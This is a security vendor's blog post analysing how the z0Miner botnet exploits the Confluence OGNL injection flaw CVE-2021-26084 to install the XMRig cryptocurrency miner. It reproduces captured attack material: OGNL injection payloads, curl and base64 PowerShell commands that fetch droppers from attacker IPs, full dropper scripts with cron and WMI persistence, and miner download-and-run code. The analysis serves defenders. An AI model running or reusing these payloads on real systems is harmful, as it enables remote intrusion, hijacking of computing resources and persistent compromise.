Attackers exploit CVE-2021-26084 for XMRig crypto mining on affected Confluence servers

imperva.com/blog/attackers-exploit-cve-2021-26084-for-xmrig-crypto-mining-on-affected-confluence-servers/


September 13, 2021

Vulnerability Overview

On August 25, 2021 a security advisory was released for a vulnerability identified in Confluence Server titled “CVE-2021-26084: Atlassian Confluence OGNL Injection”.

The vulnerability allows an unauthenticated attacker to perform remote command execution by taking advantage of an insecure handling of OGNL (Object-Graph Navigation Language) on affected Confluence servers.

Soon after the publication, various POC/Exploits were published online – at the time of writing this blog there are 32 Github repositories available for CVE-2021-26084.



Besides the publicly available exploits (attempts at executing them were already detected on our systems), Imperva security researchers were able to identify attackers' attempts to exploit this vulnerability in order to install and run the XMRig cryptocurrency miner on affected Confluence servers running on Windows and Linux systems.

Analysis

Attacker Methodology

As mentioned above we were able to detect payloads targeting Windows and Linux Confluence servers.

In both cases, the attacker is using the same methodology in exploiting a vulnerable Confluence Server.

- Attacker determines the target operating system and downloads Linux Shell/Windows Powershell dropper scripts from a remote C&C server, and writes them into a writable location on the affected system (under /tmp on Linux and $env:TMP system variable on Windows).
- Executing downloaded dropper scripts.

- Dropper Scripts perform the following actions to download, install and execute the XMRig crypto mining files:
    - Removal of competing crypto mining processes and their related files.
    - Establishing persistence by adding a crontab/scheduled task based on the operating system.
    - Download of the XMRig crypto mining files and post-exploitation clean up scripts. The files are written to temporary locations, masked as legitimate services/executables.
    - Starting XMRig mining.
    - Execution of post-exploitation scripts.

Downloaded Dropper Scripts

The following malicious payload was observed on our monitoring systems:
queryString=aaaaaaaa'+{Class.forName('javax.script.ScriptEngineManager')
.newInstance().getEngineByName('JavaScript').eval('var isWin =
java.lang.System.getProperty("os.name").toLowerCase().contains("win");
var cmd = new java.lang.String("curl -fsSL
hxxp://27.1.1.34:8080/docs/s/26084.txt -o /tmp/.solrg");var p = new
java.lang.ProcessBuilder(); if(isWin){p.command("cmd.exe", "/c", cmd);
} else{p.command("bash", "-c", cmd); }p.redirectErrorStream(true); var
process= p.start(); var inputStreamReader = new
java.io.InputStreamReader(process.getInputStream());
var bufferedReader = new java.io.BufferedReader(inputStreamReader); var
line = ""; var output = ""; while((line = bufferedReader.readLine())
!= null){output = output + line + java.lang.Character.toString(10);
}')}+'

From the sample above we see the attacker is attempting to determine the vulnerable server operating system by calling java.lang.System.getProperty("os.name"):

Once the operating system is determined, a file is downloaded from a remote source by either using curl as can be seen in the example above or by powershell:

Download of a Linux Shell dropper script:
var cmd = new java.lang.String("**curl -fsSL hxxp://27.1.1.34:8080/docs/s/26084.txt -o /tmp/.solrg**");

Download of a Windows Powershell dropper script:
var cmd = new java.lang.String(**"powershell -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC
4AVwBlAGlAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAo
ACcAaAB0AHQAcAA6AC8ALwAyADcALgAxAC4AMQAuADMANAA6ADgAMAA4ADAALwBkAG8AYw
BzAC8AcwAvAHMAeQBzAC4AcABzADEAJwApAA=="**);

The powershell payload is base64 encoded, thus decoded into the following code which downloads the sys.ps1 file:
IEX (New-Object System.Net.Webclient).DownloadString('hxxp://27.1.1.34:8080/docs/s/sys.ps1')

Shell Dropper scripts:
curl -fsSL hxxp://27.1.1.34:8080/docs/s/26084.txt -o /tmp/.solrg
Post-exploitation linked clean up scripts that remove all traces of the dropper script mentioned above:

curl -fsSL hxxp://27.1.1.34:8080/docs/s/kg.txt -o /tmp/.solrx
curl -fsSL hxxp://27.1.1.34:8080/docs/s/kk.txt -o /tmp/.solrx
curl -fsSL hxxp://27.1.1.34:8080/docs/s/kill.sh -o /tmp/.{random_string}

Executing Downloaded Dropper Scripts

The downloaded dropper scripts are executed using the similar payload found in the vulnerable querystring parameter shown above.

Below is one example where again the attacker is using different code execution command based on the affected server operating system detected:

```
queryString=aaaaaaaa'+{Class.forName('javax.script.ScriptEngineManager
').newInstance().getEngineByName('JavaScript').eval('var isWin =
java.lang.System.getProperty("os.name").toLowerCase().contains("win");
var cmd = new java.lang.String("bash /tmp/.solrg");var p = new
java.lang.ProcessBuilder(); if(isWin){p.command("cmd.exe", "/c", cmd);
} else{p.command("bash", "-c", cmd); }p.redirectErrorStream(true); var
process= p.start(); var inputStreamReader = new
java.io.InputStreamReader(process.getInputStream()); var
bufferedReader = new java.io.BufferedReader(inputStreamReader); var
line = ""; var output = ""; while((line = bufferedReader.readLine())
!= null){output = output + line + java.lang.Character.toString(10);
}')}+'
```

Dropper Script Analysis

As mentioned earlier, the first part of the dropper scripts are performing the removal of competing crypto mining processes and their related files.

On Linux systems:

```
#!/bin/sh
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin
ps aux | grep -v grep | grep 'apacheorg.xyz' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'dbuse' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'javaupDates' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '.javae' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '195.3.146.118' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'Y3VybCBodHRw' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'urllib.urlopen' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'bashirc' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'shm/pty86' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'shm/je' | awk '{print $2}' | xargs -I % kill -9 %
killall /tmp/*
killall /tmp/.*
killall /var/tmp/*
killall /var/tmp/.*
rm -rf /tmp/.javae
rm -rf /tmp/.je
rm -rf /tmp/.bin
rm -rf /var/tmp/*
rm -rf /tmp/confluence_mem
rm -f /tmp/*
rm -f /tmp/.*
rm -f /dev/shm/*
rm -f /dev/shm/pty*
pgrep JavaUpdate | xargs -I % kill -9 %
pgrep kinsing | xargs -I % kill -9 %
pgrep donate | xargs -I % kill -9 %
pgrep kdevtmpfsi | xargs -I % kill -9 %
pgrep sysupdate | xargs -I % kill -9 %
pgrep mysqlserver | xargs -I % kill -9 %
```

On Windows systems:

```
schtasks /delete /tn * /F
$current=[System.Security.Principal.WindowsIdentity]::GetCurrent().Name -replace "((.*)\\)", ""
if([System.Security.Principal.WindowsIdentity]::GetCurrent().Name.Contains("SYSTEM")){
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='Eventloger'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='Eventloger'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -filter {Name= 'SCM Event Log Filter'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter {Name='SCM Event Log Filter'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -filter {Name= 'DSM Event Log Consumer'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter {Name='DSM Event Log Consumer'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -filter {Name= 'PowerShell Event Log Consumer'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter {Name='PowerShell Event Log Consumer'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -filter {Name= 'PowerShell Events Log Consumer'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter {Name='PowerShell Events Log Consumer'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -filter {Name= 'Windows Events Consumer'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter {Name='Windows Events Consumer'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -filter {Name= 'Windows Event Consumer'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter {Name='Windows Event Consumer'} | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='BVTConsumer'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='BVTConsumer'" | Remove-WmiObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%subscription%'" | Remove-WmiObject -Verbose
```

In the next step, the script establishes persistence by adding a crontab/scheduled task, and downloads additional files from publicly available platforms that can sometimes host malwares (pastebin).

On Linux systems:

```
crontab -l | grep -e "791mPz67" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "*/5 * * * * curl -fsSL https://pastebin.com/raw/791mPz67 | sh"
  ) | crontab -
fi
```

On Windows systems:

```
Try {
$filterName = 'Eventloger'
$consumerName = 'Eventloger'
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 300 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query} -ErrorAction Stop
$Arg =@{
    Name=$consumerName
    CommandLineTemplate="C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe  -NonInteractive -windowstyle hidden -enc
  SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHAAYQBzAHQAZQBiAGkAbgAuAGMAbwBtAC8AcgBhAHcALwBnADkAMwB3AFcASABrAFIAJw-
  ApAA=="
}
$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscription" -Arguments $Arg
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
}
Catch {
}
}
Else{
schtasks /create /sc MINUTE /mo 5 /tn  "\Microsoft\windows\.NET Framework\.NET Framework NGEN v4.0.30319 32" /tr "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c
  'IEX ((new-object net.webclient).downloadstring(''https://pastebin.com/raw/bcFqDdXx''))'"  /F /ru System
}
```

The script then finally downloads the XMRig cryptocurrency miner files.

The files are then written to temporary locations, masked as legitimate services/executables.

And finally, the script starting the XMRig mining and execution of post-exploitation scripts is done separately.

The set of actions described above is executed differently based on the target operating system.

On Linux systems:

```
p=$(ps auxf|grep solrd|awk '{if($3>=60.0) print $2}')
name=""$p
if [ -z "$name" ]
then
    pkill solr.sh
    pkill solrd
    ps aux | grep -v grep | grep -v 'java\|redis\|mongod\|mysql\|oracle\|tomcat\|grep\|postgres\|confluence\|awk\|aux\|sh' | awk '{if($3>60.0) print $2}' | xargs -I % kill -9 %
    chmod +w /tmp/.solr
    rm -rf /tmp/.solr
    mkdir /tmp/.solr
    curl -fsSL http://27.1.1.34:8080/docs/s/config.json -o /tmp/.solr/config.json
    curl -fsSL http://222.122.47.27:2143/auth/solrd.exe -o /tmp/.solr/solrd
    curl -fsSL http://27.1.1.34:8080/docs/s/solr.sh -o /tmp/.solr/solr.sh
    chmod +x /tmp/.solr/solrd
    chmod +x /tmp/.solr/solr.sh
    nohup /tmp/.solr/solr.sh 8>>/dev/null &
    sleep 10
    rm -f /tmp/.solr/solr.sh
else
    exit
fi
```

Downloaded XMRig cryptocurrency miner files:
curl -fsSL hxxp://27[.]1[.]1[.]34[:]8080/docs/s/config.json -o /tmp/.solr/config.json – Miner Config file
curl -fsSL hxxp://222[.]122[.]47[.]27[:]2143/auth/solrd.exe -o /tmp/.solr/solrd – XMRig Miner
curl -fsSL hxxp://27[.]1[.]1[.]34[:]8080/docs/s/solr.sh -o /tmp/.solr/solr.sh – XMRig Miner starter script

The script then executes the solr.sh miner starter script which in turn executes solrd, which is the XMRig Miner file that starts the mining process.

On Windows systems:
First some variables are set, followed by a custom function (function Update($url,$path,$proc_name) that performs file downloads using the WebClient.DownloadFile Method using a System.Net.WebClient object,
which is used later in the script:

```
$ne = $MyInvocation.MyCommand.Path
$miner_url = "http://222.122.47.27:2143/auth/xmrig.exe"
$miner_name = "javae"
$miner_cfg_url = "http://27.1.1.34:8080/docs/s/config.json"
$miner_cfg_name = "config.json"
$killmodule_url = "http://27.1.1.34:8080/examples/clean.bat"
$killmodule_name = "clean.bat"
$miner_path = "$env:TMP\javae.exe"
$miner_cfg_path = "$env:TMP\config.json"
$killmodule_path = "$env:TMP\clean.bat"
function Update($url,$path,$proc_name)
 {
    Get-Process -Name $proc_name | Stop-Process
    Remove-Item $path
    Try {
        $vc = New-Object System.Net.WebClient
        $vc.DownloadFile($url,$path)
    }
    Catch {
        Write-Output "donwload with backurl"
    }
}

if((Test-Path $killmodule_path))
{
        Update $killmodule_url $killmodule_path $killmodule_name
}
else {
    Write-Output "download clean fail"
}

```

XMRig miner executable, miner name and path:
$miner_url = “hxxp://222[.]122[.]47[.]27[:]2143/auth/xmrig.exe”
$miner_name = “javae”
$miner_path = “$env:TMP\javae.exe”

Miner configuration file, name and path:
$miner_cfg_url = “hxxp://27[.]1[.]1[.]34[:]8080/docs/s/config.json”
$miner_cfg_name = “config.json”

$miner_cfg_path = “$env:TMP\config.json”

Clean-up batch script (clean.bat), name and path:
$killmodule_url = “hxxp://27[.]1[.]1[.]34[:]8080/examples/clean.bat”
$killmodule_name = “clean.bat”
$killmodule_path = “$env:TMP\clean.bat”

After the script variables are set, the script then performs the following actions:

Clears the System File, Hidden File and Read-Only attributes for any previously installed miner configuration files (config.json), and deletes their relevant files and folders.
Using the custom Update function, it downloads the miner executable and config files by passing the variables set earlier to the said function.
Next it sets the System File, Hidden File and Read-Only attributes for the newly downloaded miner files, and starts the miner process.

```
if(!(Get-Process $miner_name -ErrorAction SilentlyContinue))
{
    cmd.exe /c attrib -s -h -r %tmp%\config.json
    cmd.exe /c attrib -s -h -r C:\Windows\temp\config.json
    cmd.exe /c rd /s /q %tmp%\config.json
    cmd.exe /c rd /s /q C:\Windows\temp\config.json
    wmic process where "ExecutablePath like 'c:\\windows\\temp\\%'" delete
    wmic process where "ExecutablePath like 'C:\\Users\\Administrator\\AppData\\Local\\Temp\\%'" delete
    wmic process where "ExecutablePath like 'C:\\Users\\$current\\AppData\\Local\\Temp\\%'" delete
    Update $miner_url $miner_path $miner_name
    Update $miner_cfg_url $miner_cfg_path $miner_cfg_name
    cmd.exe /c attrib +R +S +H %tmp%\config.json
    cmd.exe /c attrib +R +S +H C:\Windows\temp\config.json
        Start-Process $miner_path -windowstyle hidden
}
else
{
        Write-Output "Miner Running"
}
Start-Process cmd.exe "/c $killmodule_path" -windowstyle hidden
cmd /c taskkill /f /im powershell.exe
```

Last step is executing the clean-up batch script, and termination of the powershell.exe process.

Attacker Origin

The threat actors’ TTP (tactics, techniques, procedures) aren’t new and we’ve seen similar attack campaigns in the past. Based on the data we observed including downloaders, payloads, configuration, C&C servers and more, we identified a known threat actor that is tied to previous attack campaigns going back as far as March 2021.

The C&C 27[.]1[.]1[.]34[:]8080 has been previously associated with the z0Miner botnet.
z0Miner is a malicious mining family that became active last year and has been publicly analyzed by the Tencent Security Team.

It was found that the attackers exploited two Oracle Weblogic RCE vulnerabilities (CVE-2020-14882 and CVE-2020-14883), which used the same methodology as mentioned earlier to install XMRig crypto miners on affected systems.

In past cases it was found that the same botnet was exploiting an ElasticSearch RCE vulnerability (CVE-2015-1427) and an older RCE impacting Jenkins servers, using the same methodology.

Our findings lead us to believe that the same z0Miner botnet is actively exploiting CVE-2021-26084 for XMRig crypto mining.

Other Identified Payloads

Other payloads were observed on our monitoring systems attempting to exploit CVE-2021-26084, and were identified as:

Muhstik IOT Botnet activity
curl -s 194[.]31[.]52[.]174/conf2||wget -qO –
194[.]31[.]52[.]174/conf2

The following research was conducted about this identified bot activity:

> Muhstik Takes Aim at Confluence CVE 2021-26084

VirusTotal identified the following payloads as:

BillGates Botnet
curl -O hxxp://213[.]202[.]230[.]103/syna;wget
hxxp://213[.]202[.]230[.]103/syna

Dofloo Trojan
curl -O hxxp://213[.]202[.]230[.]103/quu;wget
hxxp://213[.]202[.]230[.]103/quu

Summary

As is often the case with RCE vulnerabilities, attackers will rush and exploit affected systems for their own gain. RCE vulnerabilities can easily allow threat actors to exploit affected systems for easy monetary gain by installing crypto currency miners and masking their activity, thus abusing the processing resources of the target.

Once CVE-2021-26084 publicly published, the Imperva Threat Research team immediately began their research on creating a mitigation. It was soon found out that protection against the vulnerability was already provided Out-Of-The-Box.

Try Imperva for Free

Protect your business for 30 days on Imperva.

Start Now